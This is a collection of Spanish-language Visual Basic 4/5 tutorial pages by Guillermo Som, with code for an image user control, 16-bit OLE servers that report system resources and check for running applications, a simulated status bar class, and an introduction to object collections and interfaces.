    BorderStyle = Image1.BorderStyle
End Property


Public Property Let BorderStyle(ByVal New_BorderStyle As Integer)
    Image1.BorderStyle() = New_BorderStyle
    PropertyChanged "BorderStyle"
End Property


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=UserControl,UserControl,-1,Refresh
Public Sub Refresh()
Attribute Refresh.VB_Description = "Obliga a volver a dibujar un objeto."
    UserControl.Refresh
End Sub
```

```
Private Sub Image1_Click()
    RaiseEvent Click
End Sub


Private Sub Image1_DblClick()
    RaiseEvent DblClick
End Sub


Private Sub UserControl_KeyDown(KeyCode As Integer, Shift As Integer)
    RaiseEvent KeyDown(KeyCode, Shift)
End Sub


Private Sub UserControl_KeyPress(KeyAscii As Integer)
    RaiseEvent KeyPress(KeyAscii)
End Sub


Private Sub UserControl_KeyUp(KeyCode As Integer, Shift As Integer)
    RaiseEvent KeyUp(KeyCode, Shift)
End Sub


Private Sub Image1_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    RaiseEvent MouseDown(Button, Shift, X, Y)
End Sub


Private Sub Image1_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    RaiseEvent MouseMove(Button, Shift, X, Y)
End Sub


Private Sub Image1_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    RaiseEvent MouseUp(Button, Shift, X, Y)
End Sub


'¡ADVERTENCIA! NO QUITAR O MODIFICAR LAS SIGUIENTES LINEAS CON COMENTARIOS!
'MappingInfo=Image1,Image1,-1,Stretch
Public Property Get Stretch() As Boolean
Attribute Stretch.VB_Description = "Devuelve o establece un valor que determina si un
gráfico cambia su tamaño para ajustarse al tamaño de un control Image."
    Stretch = Image1.Stretch
End Property


Public Property Let Stretch(ByVal New_Stretch As Boolean)
    Image1.Stretch = New_Stretch
    PropertyChanged "Stretch"
    UserControl_Resize
End Property


Public Property Get ToolTipText() As String
    ToolTipText = Image1.ToolTipText
```

```
End Property


Public Property Let ToolTipText(ByVal New_ToolTipText As String)
    Image1.ToolTipText = New_ToolTipText
    PropertyChanged "ToolTipText"
End Property
```

El listado del Form de Prueba Con un poco de Drag & Drop, para que no quede la cosa demasiado "sosa"
El form tiene un CommandButton y un CheckBox, además del control de marras.

```
'---------------------------------------------------------------
'Prueba para el control gsImage                    (20/May/97)
'Para VB5 y VB4
'---------------------------------------------------------------
Option Explicit

Dim sImg1$(1 To 2)
Dim iImg%
Dim x1&, y1&
Dim iDrag%


Private Sub Command1_Click()
    iImg = iImg + 1
    If iImg > 2 Then
        iImg = 1
    End If
    gsImage1.Picture = LoadPicture(sImg1(iImg))
End Sub


Private Sub Check1_Click()
    gsImage1.Stretch = Check1.Value
End Sub


Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
    Source.Left = X - x1
    Source.Top = Y - y1
    Source.Drag vbEndDrag
End Sub


Private Sub Form_Load()
    iImg = 0
    'Pon aquí las imagenes que prefieras
    sImg1(1) = "ActiveXanim.gif"
    sImg1(2) = "D:\Webs\guiller\Imagenes\el_guille.jpg"
    Command1_Click
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub
```

```
Private Sub gsImage1_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    If Button = 1 Then
        x1 = X
        y1 = Y
        iDrag = True
        gsImage1.Drag
    End If
End Sub


Private Sub gsImage1_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    If Button = 1 Then
        '
    Else
        iDrag = False
        gsImage1.Drag vbCancel
    End If
End Sub


Private Sub gsImage1_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As
Single)
    iDrag = False
    gsImage1.Drag vbCancel
End Sub
```

En esta Revisión, lo que he hecho ha sido volver a comprobar el buen funcionamiento del control en VB4-32 bits y de camino le he añadido al form de prueba un par de cosillas más, por ejemplo poder abrir una nueva imagen y también poder guardar la imagen actual como BMP, que es el único formato que permite el VB con la orden SavePicture, al menos el único formato que funciona.
He añadido tres imagenes de muestra, para que puedas probar sin problemas, por eso el archivo ZIP es más grande de la cuenta. El control sigue siendo el mismo, no ha cambiado.
Recuerda que el VB no espera que se pueda añadir a un archivo de Imagen archivos del tipo GIF ni JPG, así que si desde el cuadro de propiedades vas a añadir alguna imagen, esta deberás seleccionarla con All Files (*.*).

Aquí tienes el listado de las nuevas "ordenes" y un link para el listado de ejemplo. (t4_gsImg.zip 33.1 KB)

```
'Esto hay que añadirlo/sustituir en las declaraciones del Form
Dim numImage As Integer
Dim sImg1$() 'Antes era Dim sImg1$(1 To 2)


'Un botón para examinar y abrir una nueva imagen
'
Private Sub cmdExaminar_Click()
    'Seleccionar una nueva imagen
    On Local Error Resume Next

    With CommonDialog1
        .Filter = "Imagenes (*.gif; *.jpg; *.bmp; *.wmf)|*.gif; *.jpg; *.bmp;
*.wmf|Todos los archivos (*.*)|*.*"
        .filename = Text1
        .ShowOpen
        If Err = 0 Then
            Text1 = .filename
            numImage = numImage + 1
            'Con Redim Preserve mantenemos en memoria los valores anteriores
            ReDim Preserve sImg1(numImage)
```

```
            sImg1(numImage) = Text1
            iImg = numImage
            'La mostramos...
            gsImage1.Picture = LoadPicture(sImg1(iImg))
        End If
    End With
    Err = 0
    On Local Error GoTo 0
End Sub


'Este botoncito es el que nos permite guardar la imagen actual
'
Private Sub cmdGuardar_Click()
    'Guardar la imagen actual
    Dim bSalvar As Boolean

    On Local Error Resume Next

    With CommonDialog1
        .Filter = "BMP (*.bmp)|*.bmp|Todos los archivos (*.*)|*.*"
        .filename = Text1
        .ShowSave
        bSalvar = False
        If Err = 0 Then
            Text1 = .filename
            bSalvar = True
            If Len(Dir$(Text1.Text)) Then
                If MsgBox("Ese archivo ya existe, ¿lo quieres sobreescribir?",
vbYesNo) = vbNo Then
                    bSalvar = False
                End If
            End If
            If bSalvar Then
                SavePicture gsImage1.Picture, Text1.Text
            End If
        End If
    End With
    Err = 0
    On Local Error GoTo 0
End Sub


'Así es como debe quedar el Command1_Click
'para que roten las imagenes añadidas
'
Private Sub Command1_Click()
    iImg = iImg + 1
    If iImg > numImage Then
        iImg = 1
    End If
    gsImage1.Picture = LoadPicture(sImg1(iImg))
    Text1 = sImg1(iImg)
End Sub


'Este es el nuevo Form_Load
'Las imagenes están en el archivo comprimido que se acompaña con esta nueva revisión
'
Private Sub Form_Load()
```

```
    numImage = 3
    ReDim sImg1(1 To numImage)
    iImg = 0
    sImg1(1) = "guille3.jpg"
    sImg1(2) = "ActiveXanim.gif"
    sImg1(3) = "el_guille.jpg"
    MostrarTip = 0
    Command1_Click
End Sub
```

Objetos en Visual Basic

Última Actualización: 24/Ago/99
por Guillermo "guille" Som

Esta es una serie de artículos enfocados en el manejo de Objetos en Visual Basic.

Los dos primeros artículos, los únicos que a la fecha de hoy: 01/Feb/98 tengo escritos, fueron publicados en Algoritmo.
En caso de que haya algunos nuevos y el amigo Paco quiera seguir publicándolos, pues tendrás que esperar al menos dos meses después de que se publique en esa "revista electrónica"...
El tercero se publicó en la edición de Marzo del 98.

También encontrarás aquí los links a los artículos publicados en VBOnline USA, ya que están relacionados con esto de las clases y objetos en Visual Basic, por supuesto, te recomendaría que te pasaras por las sección dedicada a explicar esto del uso de los módulos de clases en VB:
Clases en Visual Basic

Los artículos publicados en Algoritmo:

1. Introducción: ¿Cómo sentirse un poco objeto y saber manejarse?
2. Objetos más consistentes
3. Y tú... ¿Qué coleccionas?

Los artículos publicados en VBOnline edición USA, pero en castellano:

1. Objetos en Visual Basic
2. Objetos en Visual Basic: Piensa objetivamente

Recursos -servidor OLE para usar con 32 bits

Actualizado: 26/May/97

Bajate los listados y el ejecutable (recursos.zip 6.10 KB)

Los recursos del sistema, (System, GDI y User), sólo se pueden obtener con aplicaciones de 16 bits, usando el API de Windows, por supuesto.

Este "servidor OLE" es un ejecutable de 16 bits (VB4) que expone una clase con un método que nos informa de la cantidad de recursos libres.
Se puede usar tanto en aplicaciones de 16 como de 32 bits, aunque en 16 bits no tiene demasiado "interés" ya que se pueden obtener directamente, sin necesidad de tanta "sobrecarga".

La forma de usar este servidor OLE es bien sencilla:

> En primer lugar deberás ejecutar (o compilar, si tienes el VB4 de 16 bits) el archivo recursos.exe, de esta forma se creará el servidor OLE y se registrará para usarlo en cualquier proyecto VB4.
> Una vez registrado podrás "referenciarlo" en cualquier proyecto y sólo deberás hacer una referencia a la clase cRecursos y usar el método Recursos para obtener los "idem" del Sistema, GDI y User.

No te preocupes, que aquí está el código del "servidor OLE" y un ejemplo de cómo usarlo.

recursos.vbp

Este proyecto consta de un módulo BAS, para usarlo como punto de entrada y una clase que es la que se encarga de proporcionar el método que nos interesa para saber los recursos libres.
El módulo es "super simple" ya que sólo tiene un procedimiento: MAIN que es el punto de entrada al ejecutable.

```
'------------------------------------------------
'OLEMain.bas                              (11/Jun/96)
'©Guillermo Som, 1996
'
'Módulo genérico para Librerías OLE
'------------------------------------------------
Option Explicit
Sub Main()
    '
    'Sub Main es necesario para in-process OLE server
    '
End Sub
```

La clase es la siguiente:

```
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
END
Attribute VB_Name = "cRecursos"
Attribute VB_Creatable = True
Attribute VB_Exposed = True
'------------------------------------------------------------
'Clase para obtener los recursos del sistema        (26/May/97)
'
```

```
'La intención de esta clase es crear una librería OLE de 16 bits
'(realmente debe ser un EXE, ya que no tiene un form modal)
'que devuelva los recursos del sistema en aplicaciones de 32 bits
'------------------------------------------------------------
Option Explicit

'Función de 16 bits del API de Windows
Private Declare Function GetFreeSystemResources Lib "User" (ByVal fuSysResource As
Integer) As Integer


Public Sub Recursos(iSystem%, iGDI%, iUser%)
    'Constantes para usar con GetFreeSystemResources()
    Const GFSR_SYSTEMRESOURCES = &H0
    Const GFSR_GDIRESOURCES = &H1
    Const GFSR_USERRESOURCES = &H2

    'Obtener los Recursos...
    ' SYSTEM = 0, GDI = 1, USER = 2
    iSystem = GetFreeSystemResources(GFSR_SYSTEMRESOURCES)
    iGDI = GetFreeSystemResources(GFSR_GDIRESOURCES)
    iUser = GetFreeSystemResources(GFSR_USERRESOURCES)

End Sub
```

Como puedes comprobar tampoco es demasiado complicada. Y la única función es, precisamente la que debe tener, devolver los recursos; para ello se usa el método Recursos, como parámetros se usan las variables en las que se almacenarán los valores.

A continuación te muestro el form de prueba. Este deberás hacerlo en VB4 de 32 bits.
Aquí tienes el listado y una "instantánea" del mismo.

```
'------------------------------------------------------
'Prueba de recursos en 32 bits usando OLE de 16 bits
'
'El archivo Recursos.exe deberá estar registrado, para
'hacerlo sólo es necesario ejecutar el programa para que
'se registre en el sistema.
'
'(c)Guillermo Som, 26/May/1997
'------------------------------------------------------
Option Explicit


Private Sub cmdActualizar_Click()
    'leer los recursos de la clase cRecursos
    Dim info16 As New cRecursos
```

```
    Dim iSystem%, iGDI%, iUser%

    info16.Recursos iSystem, iGDI, iUser

    lblRecursos(3) = iSystem & "%"
    lblRecursos(4) = iGDI & "%"
    lblRecursos(5) = iUser & "%"

End Sub


Private Sub Form_Load()
    cmdActualizar_Click
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub
```

Y esto es todo. Dicen que lo bueno si breve, dos veces bueno... 8-)

Nota: Al compilarlo con VB5, sólo me ha funcionado en p-code, no en código nativo.

Las Clases en Visual Basic:
Servidores OLE Out-Process
Una utilidad para averiguar si una aplicación se está ejecutando

Actualizado el 10-Jun-97

He puesto esto en otro archivo, ya que el de las clases estaba un poco "relleno" y te ibas a aburrir de esperar.

Este lo voy a empezar con un servidor OLE que es un ejecutable, osea lo que se llama un out-process OLE server.
Ya sabrás que hay dos tipos de servidores OLE (por llamarlos de alguna forma), estos pueden ser in-process que son librerías dinámicas (DLL) y se ejecutan en el mismo proceso que el resto de la aplicación y los out-process que son archivos ejecutables (EXE) y se ejecutan en su propio proceso, es decir que no tienen que estar compilado junto con el resto de los módulos (lógico, porque sino no sería un EXE...)

Normalmente los servidores OLE in-process (DLL) suelen, o al menos deberían, tener un form modal y los servidores out-process (EXE) no deben tener un formulario modal. Por lo menos eso es lo que nos dicen en la documentación de VB4, cosa que parece ser que ha cambiado en VB5.

Ya he puesto antes algo parecido a esto que pongo ahora, era para saber los recursos libres en VB4 de 32 bits, para ello se llamaba a un servidor OLE realizado con VB4 16 bits, si quieres ver el listado del ejemplo anterior, pulsa en el siguiente link:
Servidor OLE para obtener los recursos del Sistema

En este caso es algo similar, pero lo que se comprueba es si una aplicación determinada se está ejecutando y si es así se devuelve el path completo de la misma.
La razón de acceder a esta información mediante un ejecutable de 16 bits es por la razón de que esta función del API en el modo de 32 bits sólo comprueba las que están en el mismo proceso que el form que realiza la llamada, por tanto al usar 16 bits funciona, ya que TODO el entorno es un sólo proceso, así que mediante 16 bits se pueden comprobar todas las aplicaciones que se están ejecutando.

Agradezco a Max Resnik la consulta que me hizo, porque así conseguí hacerlo.
Max: espero que esta página te ayude a comprender mejor cómo funciona.

Para usarlo, se debe compilar en primer lugar el proyecto de 16 bits y ejecutarlo. Cuando se ejecuta no hace nada, sólo se registra en el sistema, que es lo que necesitamos para posteriormente refernciarlo desde el entorno de VB.

Cuando queramos usarlo en un proyecto de 32 bits, sólo hay que hacer una referencia a esa librería y usar el objeto expuesto. El ejemplo de 32 bits te demuestra cómo hacerlo.

Pulsa aquí para bajar los listados de ejemplo. (getmh.zip 2.53 KB)

Bien, veamos el listado del proyecto de 16 bits y el formulario de prueba de 32 bits.

```
'Listado de getMH16.vbp
Class=cGetMH16; CGETMH16.CLS
Module=bGetMH; BGETMH.BAS
ProjWinSize=77,568,232,327
ProjWinShow=2
HelpFile=""
Title="GetModuleHandle"
ExeName32="Shell_test_32.exe"
ExeName="GETMH16.EXE"
Name="GetModuleHandle"
HelpContextID="0"
StartMode=1
```

```
VersionCompatible32="0"
VersionCompatible="0"
MajorVer=1
MinorVer=0
RevisionVer=0
AutoIncrementVer=0
ServerSupportFiles=0
VersionComments="Servidor OLE para GetModuleHandle"
VersionCompanyName="Guillermo Som -Nerja"
VersionFileDescription="Servidor OLE de 16 bits para GetModuleHandle"
VersionLegalCopyright="©Guillermo Som Cerezo, 1997"
VersionProductName="GetMH16, revisión del 5/Jun/97"

'Listado de BGETMH.BAS
Attribute VB_Name = "bGetMH"
'Módulo para GetModuleHandle (OLE server 16bits)
Option Explicit


Public Sub Main()
    'Debe ser la entrada al Servidor OLE

End Sub

'Listado de CGETMH16.CLS
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
END
Attribute VB_Name = "cGetMH16"
Attribute VB_Creatable = True
Attribute VB_Exposed = True
'
'Clase para GetModuleHandle                    ( 5/Jun/97)
'
Option Explicit

Private Declare Function GetModuleHandle Lib "Kernel" _
        (ByVal lpModuleName As String) As Integer
Private Declare Function GetModuleFileName Lib "Kernel" _
        (ByVal hModule As Integer, ByVal lpFilename As String, _
         ByVal nSize As Integer) As Integer


Public Function GetMH16(ByVal sProg As String) As String
    'Devolverá el directorio de la aplicación o
    'una cadena vacía si no está en ejecución
    Dim ret%, hModule%
    Dim sFile$

    sFile = String$(300, 0)

    GetMH16 = ""
    hModule = GetModuleHandle(sProg)
    If hModule Then
        ret = GetModuleFileName(hModule, sFile, 260)
        If ret Then
```

```
            GetMH16 = sFile
        End If
    End If
End Function

'Ahora el listado y una "captura" del form de prueba
```

```
'Este es GetMH.vbp, la referencia debe ser la que te indique en tu ejecutable
'Te recomiendo que la quites y hagas la referencia en el entorno, sino seguramete
'no te funcionará
Form=GetMH.Frm
Reference=*\G{93D07C14-DD3A-11D0-967C-
0020A9022969}#1.0#0#D:\VB4\PRUEBAS\SHELLP~1\GETMH16.EXE#GetModuleHandle
ProjWinSize=77,568,232,327
ProjWinShow=2
IconForm="Form1"
HelpFile=""
Title="GetMH_test"
ExeName32="GetMH.exe"
Name="GetMHtest"
HelpContextID="0"
StartMode=0
VersionCompatible32="0"
VersionCompatible="0"
MajorVer=1
MinorVer=0
RevisionVer=0
AutoIncrementVer=0
ServerSupportFiles=0
VersionComments="Prueba para saber si una aplicación se está ejecutando"
VersionCompanyName="Guillermo Som -Nerja"
VersionFileDescription="Form para probar GetMH16"
VersionLegalCopyright="© Guillermo Som Cerezo, 1997"
VersionProductName="GetMH"

'El listado del Form:
'
'Prueba de GetModuleHandle                          ( 5/Jun/97)
'
Option Explicit


Private Sub Command1_Click()
    'Crear una referencia al objeto que nos interesa
    Dim miMH As New cGetMH16
    Dim sFile$

    'Si sFile es una cadena vacía es que no se está ejecutando
    sFile = miMH.GetMH16(Text1)
```

```
    If Len(sFile) = 0 Then
        Label2 = "No se está ejecutando " & Text1
    Else
        Label2 = sFile
    End If
    Set miMH = Nothing
End Sub


Private Sub Form_Load()
    'Esto no es necesario, sólo es para comprobar
    'If Shell("c:\Windows\Notepad.exe") Then
    'End If
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub
```

cStatusBar

Clase para simular el control StatusBar

Publicado el 8/Jul/98

Esta clase es una versión "muy" reducida, que simula el control StatusBar que incluye el Visual Basic en el OCX de los controles para Windows 95.
La razón de hacerlo es porque, después de muchas comprobaciones, descubrí que ese control me daba error de automatización, así que decidí crearme una clase simple para poder usarlo casi de la misma forma. Realmente sólo lo he usado en una aplicación: la de mensajería interna, que pronto pondré en línea la versión "nueva", con icono en la barra de tareas y esas chorradillas.

Además de esta clase, también tengo otra que la uso para simular las solapas (Tabs), ya que el control antes mencionado también lo incluye y claro, al estar juntos, no me permitía usarlo, aunque esa "clase de solapas" ya la he usado antes, (y publicado en el Sentinel95), aunque ahora la tengo hecha en una clase... un día de estos la publicaré.

Ya te comento que no es ninguna virguería, pero que lo hice para no tener que cambiar demasiado código y por supuesto tiene muchas cosas que se pueden mejorar y sobre todo cosas que añadir para mejorar "la prestación".
Pero por ahora estoy es lo que hay... así que...

Este es el código de las clases: (después te indicaré cómo usarla)

```
'
'---------------------------------------------------------------
'cPanel                                                (31/Mar/98)
'
'Descripción:
'   Clase para simular los paneles de un StatusBar
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------
Option Explicit

Private mControl As Control
Private mKey As String
Private mText As Variant


Public Property Get Text() As Variant
    Text = mText
End Property

Public Property Let Text(ByVal NewText As Variant)
    mText = " " & NewText
    mControl = mText
End Property

Public Property Get Key() As String
    Key = mKey
End Property

Public Property Let Key(ByVal NewKey As String)
    Static Asignada As Boolean
```

```
    If Not Asignada Then
        Asignada = True
        mKey = NewKey
    End If
End Property

Public Property Get Control() As Control
    Set Control = mControl
End Property

Public Property Set Control(NewControl As Control)
    Set mControl = NewControl
End Property

Public Property Get Caption() As Variant
    Caption = mText
End Property

Public Property Let Caption(ByVal NewCaption As Variant)
    'Esta propiedad es para que haya también un caption
    Text = NewCaption
End Property


'
'---------------------------------------------------------------------
'cStatusBar                                              (31/Mar/98)
'
'Descripción:
'   Clase para simular el control StatusBar
'   Se tiene que usar también la clase cPanel
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------------
Option Explicit

Dim colPaneles As New Collection


Public Function Panels(Optional Index As Variant) As Variant
    'Devolverá / asignará el caption de una de las etiquetas
    Dim tPanel As New cPanel

    On Local Error Resume Next

    If IsMissing(Index) Then
        Set Panels = colPaneles
    Else
        Set Panels = colPaneles(Index)
        If Err Then
            Set tPanel = Nothing
            tPanel.Key = Index
            colPaneles.Add tPanel, tPanel.Key
            Set Panels = tPanel
        End If
    End If
    Set tPanel = Nothing

    Err = 0
End Function

Public Sub Nuevo(ByVal sKey As String, unControl As Control)
    'Añade un nuevo Panel
    Dim tPanel As New cPanel

    With tPanel
```

```
        .Key = sKey
        Set .Control = unControl
        'Asigna al Text el valor por defecto de este control
        'Si es un Label, se asignará el Caption
        'en caso de un TextBox será el Text...
        .Text = unControl
        colPaneles.Add tPanel, sKey
    End With

    Set tPanel = Nothing
End Sub

Public Sub Add(unControl As Control, ByVal sKey As String)
    'Este método está por compatibilidad
    'Fíjate que se usa al revés que Nuevo:
    'Primero el Objeto y luego la Clave
    Nuevo sKey, unControl
End Sub
```

La forma de usarla es muy simple:
Añade las clases cPanel y cStatusBar al proyecto.
Añade un array de etiquetas o textboxes que harán las veces del panel (realmente será donde se muestre el mensaje que quieras)

Declara una variable cStatusBar en el form en el que vayas a usarla:

```
Dim StatusBar1 As cStatusBar
```

En el Form_Load le das vida a la nueva variable, asignándola para que apunte a un nuevo objeto de este tipo:

```
Set StatusBar1 = New cStatusBar
```

A la hora de descargarse el formulario, en el Form_UnLoad hay que quitarla de la memoria:

```
Set StatusBar1 = Nothing
```

Para asignar los "paneles", se hará normalmente en el evento Load, usa cualquiera de las dos formas que se muestran a continuación.
En este ejemplo se supone que el control que vamos a usar en el form para simular los paneles del StatusBar es :lblStatusBar, que será un array con los paneles que vamos a usar:

```
'
    With StatusBar1
        .Nuevo "Status", lblStatusBar(0)
        .Nuevo "Mensajes", lblStatusBar(1)
        '.Nuevo "Nuevos", lblStatusBar(2)
        'También se permite
        .Add lblStatusBar(2), "Nuevos"
    End With

'
'Cuando quieras usarlo, por ejemplo para asignar un nuevo "contenido" en uno de los paneles:
'
StatusBar1.Panels("Status") = sItem
```

Como ves no tiene ninguna complicación y tampoco hace mucho por ayudarnos, ya que tendrás que "situarlas" manualmente en el sitio que quieras.
Normalemente suelo colocar las etiquetas en un pictureBox (u otro contenedor), le asigno la propiedad Align=Botton, para que se situe en la parte baja del formulario y en el evento Resize situo las etiquetas.
En este caso el contenedor es un PictureBox que se llama picStatus.

```
'Aquí ya tengo calculados los tamaños y se ajustan automáticamente cuando se redimensiona
Private Sub picStatusBar_Resize()
    If WindowState <> vbMinimized Then
        'Posicionar los lblStatusBar 1 y 2
```

```
        lblStatusBar(2).Left = picStatusBar.ScaleWidth - 1140
        lblStatusBar(1).Left = lblStatusBar(2).Left - 1155
        lblStatusBar(0).Width = picStatusBar.ScaleWidth - 2370
    End If
End Sub
```

Espero que te pueda ser útil, en otra ocasión veremos cómo usar y configurar la clase cSolapa (Tabs)

Nos vemos
Guillermo

Objetos en Visual Basic

Y tú... ¿Qué coleccionas?

Fecha: 15/Ago/98
por Guillermo "guille" Som
Publicado originalmente en **Algoritmo** en Marzo/Abril del 98

Después de romper, arrugar y tirar, como en las viejas películas, un montón de papeles a la papelera... la de verdad, no la virtual de Windows... me decidí por hacer un artículo eminentemente práctico, sin olvidar las buenas costumbres ni la parte técnica/teórica, aunque eso de la técnica nunca ha sido mi predilección, no es que no me guste... cuando hago fotografías, el conocimiento de la técnica fotográfica me ayuda a mejorar la parte artística... pero aquí no estamos hablando de fotografía... así que, volvamos a la programación con el Visual Basic. Las cosas que escribo sobre el VB, me gustan que sean cosas prácticas, o al menos entendibles y, sobre todo, que puedan ponerse en acción y ser utilizadas en cualquier aplicación; lo que ocurre muchas veces es que al intentar hacer cosas sencillas o entendibles para la mayoría, al menos para los menos iniciados, uno se pierde con tanta simpleza... cayendo en lo que algunos llaman tutoriales, bueno, sí, es posible... ya que lo que se pretende es enseñar cómo hacerlo... pero en ocasiones los que no sabemos **todo** o para los que no tenemos todo tan claro como quisiéramos, nos viene bien que alguien nos explique la parte práctica de algo que, en la mayoría de las ocasiones, sólo se toca de forma técnica o teórica...

Bueno, dejemos todo esto y pasemos a lo que realmente interesa.

Este artículo tratará de las colecciones de objetos en Visual Basic, pero no sólo me centraré en decir que es una colección o cómo hacerla para que sea más consistente o "anti-soplidos de lobos"... incluso puede que lo consiga, ¿quién sabe?

Lo que es seguro es que voy a tratar el tema de las colecciones de clases, incluso veremos, aunque sea por encima, cómo conseguir una jerarquía de objetos, eso sí, sin gráficos explicando cómo está relacionada esa jerarquía... los gráficos os lo dejo a vosotros...

También veremos cómo conseguir que, salvo cuando sea necesario, unos formularios sean totalmente reutilizables, para poder usarlos, siempre en temas relacionados con el que se trata. Otra **técnica** que trataré, será la de crear formularios auto adaptables a los controles que se incluyan, ya verás a lo que me refiero en cuanto tratemos la aplicación de ejemplo.

Parte del código que voy a utilizar es algo que he estado usando en muchas de mis aplicaciones de bases de datos. Siempre he intentado reutilizar el código que escribo, algunas veces realizando pequeños cambios y en otras prácticamente sin nada que cambiar. Pero siempre que se hacen cosas genéricas, nos encontramos que de una forma u otra dependen de algo... esto es, en ocasiones, casi necesario u obligatorio... ¿seguro? Bueno, ya veremos si podemos codificar cosas que nos puedan servir en otras aplicaciones sin nada que cambiar... o casi...

Como comentaba al principio del párrafo anterior, cuando he trabajado con bases de datos, he necesitado personalizar algunas características de los campos de una tabla; antes de conocer, (o mejor dicho, antes de que existiesen), las clases en Visual Basic, lo solucionaba con tipos definidos y un array en el que incluir cada uno de los campos de la tabla. La verdad es que no me costó mucho cambiar el array de tipos definidos por una colección de objetos; por suerte, salvando las distancias, la forma de acceder a los elementos de un tipo definido y las propiedades de un objeto es prácticamente la misma.

Te voy a explicar un poco de que va todo esto: cuando creamos la estructura de una tabla de una base de datos, solemos nombrar, por ejemplo, los campos de la tabla con nombres más o menos descriptivos, incluso con nombres que podemos usar directamente como etiquetas descriptivas del campo que representa; como ya sabes estos nombres pueden contener espacios, acentos, etc., lo cual no nos impide que sean lo suficientemente descriptivos como para poder usarlos en

etiquetas y en otros sitios visuales que necesitemos.

Pero pueden existir ocasiones en la que no nos interese mostrar el nombre interno del campo.

Se me ocurren, así a *botepronto*, dos posibles situaciones:

La primera para un uso en un idioma distinto, no es necesario crear una aplicación a nivel internacional, aquí mismo en España tenemos varios idiomas, aunque también podría ser una de las aplicaciones.

La segunda sería para usar la tabla en una situación diferente para la que en un principio fue pensada, puede ser que el usuario se sienta más cómodo visualizando un nombre diferente al que se asignó internamente a un campo determinado.

También podíamos necesitar campos adicionales a los que las tablas de una base de datos nos ofrece. Por ejemplo: podríamos usar un campo para almacenar el contenido del último registro modificado, con la intención de usarlo para deshacer una modificación o para pegarlo en otro registro.

Otra cosa que me gusta es tener definido un campo que representa la longitud en caracteres que quiero que muestre al efectuar un listado o la justificación a la hora de mostrarlo, no siempre quiero que todos los campos numéricos los justifique a la derecha y como esto, cualquier otra cosa que pueda necesitar.

Si creamos una clase que manejase todo esto, mejor aún, sobre todo si es lo autosuficiente como para hacer sus propias asignaciones, es decir: en principio sólo necesita saber que tabla usar para preparar la estructura de cada uno de los campos y, por supuesto, de cuantos campos se compone dicha tabla.

Para empezar a preparar esta clase que actuará a su vez como contenedora de una colección, necesitamos otra clase más básica que es la que contendrá las propiedades de cada uno de los campos de la tabla.

Además de nuestras propiedades, esta clase tendrá algunas de las que ya se incluyen "de fábrica" en los campos de una tabla: el nombre real, el tipo de datos que contiene y la longitud de ese campo.

Por tanto nuestra clase básica tendría estas propiedades:

Nombre	El nombre real del campo, es decir el definido al crear la tabla (Name del campo)
Tamaño	Tamaño original del campo (Size del campo)
Tipo	El tipo de datos que contiene (Type del campo)
Etiqueta	El nombre a mostrar, inicialmente será el nombre original del campo
Contenido	Para almacenar el contenido "copiado" del campo
Alineación	La alineación o justificación que se le dará al mostrarlo
LongMostrar	La longitud deseada a la hora de mostrar los datos
Mostrar	Si queremos que este campo se muestre

A estas propiedades podemos añadirles otras, la cuestión es que se adapte a nuestras necesidades.

Como ya te he comentado, ésta es la clase básica para representar a cada uno de los campos de nuestra tabla y formarán parte de una colección de campos.

Por tanto necesitaremos otra clase que sea una colección; para ello **implementaremos** en un módulo de clase el interface *IColeccion* (ver Algoritmo de Noviembre 1997)

¿Por qué hacer esta implementación y no codificarla directamente?

Por la sencilla razón de que así la haremos más segura, aunque también un poco más tediosa de manejar.

Cuando se implementa una interface, las propiedades y métodos se suelen dejar privados, de esta forma evitamos el acceso directo a ellos desde cualquier parte de nuestra aplicación. La única forma de hacerlo será mediante otro objeto del mismo tipo que la interface implementada. Esta seguridad viene porque lo que se le asigna a ese objeto intermedio es un puntero a la clase real, así nos aseguramos de que no podrá destruirse por una asignación errónea o maliciosa, según se mire.

¿Cómo funciona esto?

Una vez que se prueba, es fácil de entender... aunque me vas a permitir que abunde un poco más en este tema, ya que considero, desde mi perspectiva de *cateto del VB*, que esto de las *implementaciones de interfaces* no está demasiado bien explicado en los manuales, al menos para gente de miras estrechas, (o duras de mollera), como yo...

La recomendación del uso de interfaces es para que el Visual Basic sepa, antes de compilar, que propiedades y métodos soporta esa clase; de esta forma cuando se acceda a un objeto de ese tipo, el VB no pierde el tiempo comprobando si soporta la propiedad o método al que se quiere acceder, por tanto el resultado será una compilación más rápida y el acceso no tendrá ningún tipo de sobrecarga añadida... Si no te enteras, no te preocupes demasiado, ya veremos los ejemplos y casi con toda seguridad te quedará claro... sobre todo cuando vuelvas a leerte el manual...

Pero antes de ver un ejemplo, vamos a seguir con las clases que necesitaremos para llegar a completar nuestra jerarquía de objetos.

Hasta ahora tenemos una clase con las propiedades de un campo, también otra que contendrá todos los campos de la tabla, (con las propiedades y métodos habituales de cualquier colección), la siguiente clase será la que contenga las propiedades y métodos para manipular esos campos. Esta clase será la que represente a la tabla que queremos manipular, en principio tendrá estas propiedades y métodos:

Nombre	El nombre real de la tabla.
Base	Una referencia a la base de datos.
Campos	Referencia a la colección de campos.
Inicializar	Este método se encargará de crear y asignar los valores por defecto de los campos que formarán parte de lacolección.
CopiarContenidos	Copiará en la propiedad Contenido el contenido del registro actual.
PegarContenidos	Pegará lo que haya en la propiedad Contenido lo que haya en el registro actual.
MostrarContenidos	Este método asignará al array que se le pase lo que haya en la propiedad Contenido de la colección.

